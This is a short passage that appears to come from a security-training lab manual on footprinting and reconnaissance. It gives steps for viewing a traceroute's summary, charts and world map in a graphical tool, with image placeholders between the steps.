


Module 02 – Footprinting and Reconnaissance


12. Click the **Synopsis** tab, which displays a one-page summary of trace results.




13. Click the **Charts** tab to view the results of the trace.



14. Click **Geo**, which displays a world map of the traceroute.

